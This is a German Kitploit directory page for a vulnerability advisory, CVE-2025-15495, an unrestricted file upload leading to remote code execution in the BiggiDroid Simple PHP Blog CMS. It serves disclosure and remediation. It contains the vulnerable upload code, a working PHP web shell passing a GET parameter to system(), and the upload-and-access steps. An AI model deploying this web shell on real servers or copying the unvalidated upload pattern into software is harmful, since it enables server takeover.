
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/asim-qazi/rce-simplephpblog-biggiedroid
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubasim-qazi/rce-simplephpblog-biggiedroid

RCE-Simplephpblog-biggiedroid

CVE-2025-15495 - Beliebiger Datei-Upload führt zu Remote-Code-Ausführung (RCE)

Repository anzeigen
20vor 10 MonatenNoch nicht geprüft
Teilen

CVE-2025-15495 – Beliebiger Datei-Upload führt zu Remote Code Execution (RCE)

Produkt


BiggiDroid – Simple PHP Blog CMS Produktseite: https://biggidroid.com/product/simple-php-blog/

Schwachstellentyp

  • Beliebiger Datei-Upload
  • Uneingeschränkter Datei-Upload
  • Remote Code Execution (RCE)

Schweregrad

Kritisch

CVSS (geschätzt): 9.8 (AV:N / AC:L / PR:L / UI:N / S:U / C:H / I:H / A:H)


Zusammenfassung

Das Simple PHP Blog CMS enthält eine Schwachstelle durch uneingeschränkten Datei-Upload in der Funktion Site-Logo hochladen des Admin-Panels. Ein authentifizierter Angreifer kann eine bösartige PHP-Datei hochladen, die als Bild getarnt ist, in einem webzugänglichen Verzeichnis gespeichert und vom Server ausgeführt wird, was zu Remotebefehlsausführung führt.


Betroffene Komponente

Admin-Panel → Site-Logo aktualisieren


Relevanter verwundbarer Code-Ausschnitt:

$target = "../image/".basename($_FILES['image']['name']);
$image = $_FILES['image']['name'];

$query = mysqli_query($con,
"UPDATE sitedetails SET sitelogo='$image' WHERE id='$id'");

if (move_uploaded_file($_FILES['image']['tmp_name'], $target)) {
    // success
}

Probleme

  • Keine Validierung der Dateierweiterung
  • Keine MIME-Typ-Validierung
  • Keine serverseitigen Dateiinhaltsprüfungen

Proof of Concept (PoC)

Erstellen einer bösartigen PHP-Datei


Erstelle eine Datei namens shell.php:

<?php
$cmd = $_GET['cmd'] ?? '';
echo "<pre>";
system($cmd);
echo "</pre>";
?>

Datei über das Admin-Panel hochladen

  • Im Admin-Panel anmelden
  • Zu Site-Logo → Logo aktualisieren navigieren
  • shell.php als Logodatei hochladen
  • Formular absenden

📌 Die Anwendung akzeptiert die PHP-Datei ohne Validierung


Auf die hochgeladene Web-Shell zugreifen

Nach dem Upload ist die Datei erreichbar unter:

http://127.0.0.1/image/shell.php


Systembefehle ausführen:

http://127.0.0.1/image/shell.php?cmd=dir

Erfolgreiche Befehlsausführung

Der Server führt Betriebssystembefehle aus und gibt die Ausgabe zurück, was Remote Code Execution bestätigt.

Proof of Concept

  1. Produktseite Produktseite
  2. Shell von dieser Stelle hochladen. shell
  3. Shell PHP shell_php
  4. Remote Code Execution rce
  5. Verwundbarer Code code

Auswirkungen

Ein Angreifer kann:

  • Beliebige Betriebssystembefehle ausführen
  • Sensible Konfigurationsdateien auslesen
  • Anwendungsdaten ändern oder löschen
  • Permanente Hintertüren hochladen
  • Den Hosting-Server vollständig kompromittieren

Diese Schwachstelle kann zur vollständigen Serverübernahme führen.


Ursachenanalyse

  • Fehlende Whitelist für Dateierweiterungen
  • Keine MIME-Typ-Erzwingung
  • Direkte Verwendung des vom Benutzer bereitgestellten Dateinamens
  • Das Upload-Verzeichnis erlaubt PHP-Ausführung
  • Keine .htaccess / Server-Härtung

✅ Empfohlene Korrekturen

  1. Dateierweiterungen einschränken

    $allowed = ['jpg','jpeg','png','gif'];
    
  2. MIME-Typ validieren

    finfo_file()
    
  3. Hochgeladene Dateien umbenennen

    • Zufällige UUIDs verwenden
    • Niemals Benutzerdateinamen vertrauen

📚 Referenzen

  • OWASP Unrestricted File Upload
  • CWE-434: Unrestricted Upload of File with Dangerous Type
  • OWASP Top 10 – A03: Injection

🧑‍💻 Entdeckt von

  • Mo Asim auch bekannt als Asim Qazi
  • GitHub: @Asim-Qazi
  • LinkedIn: Asim Qazi
  • Student | Sicherheitsforscher
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    287

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →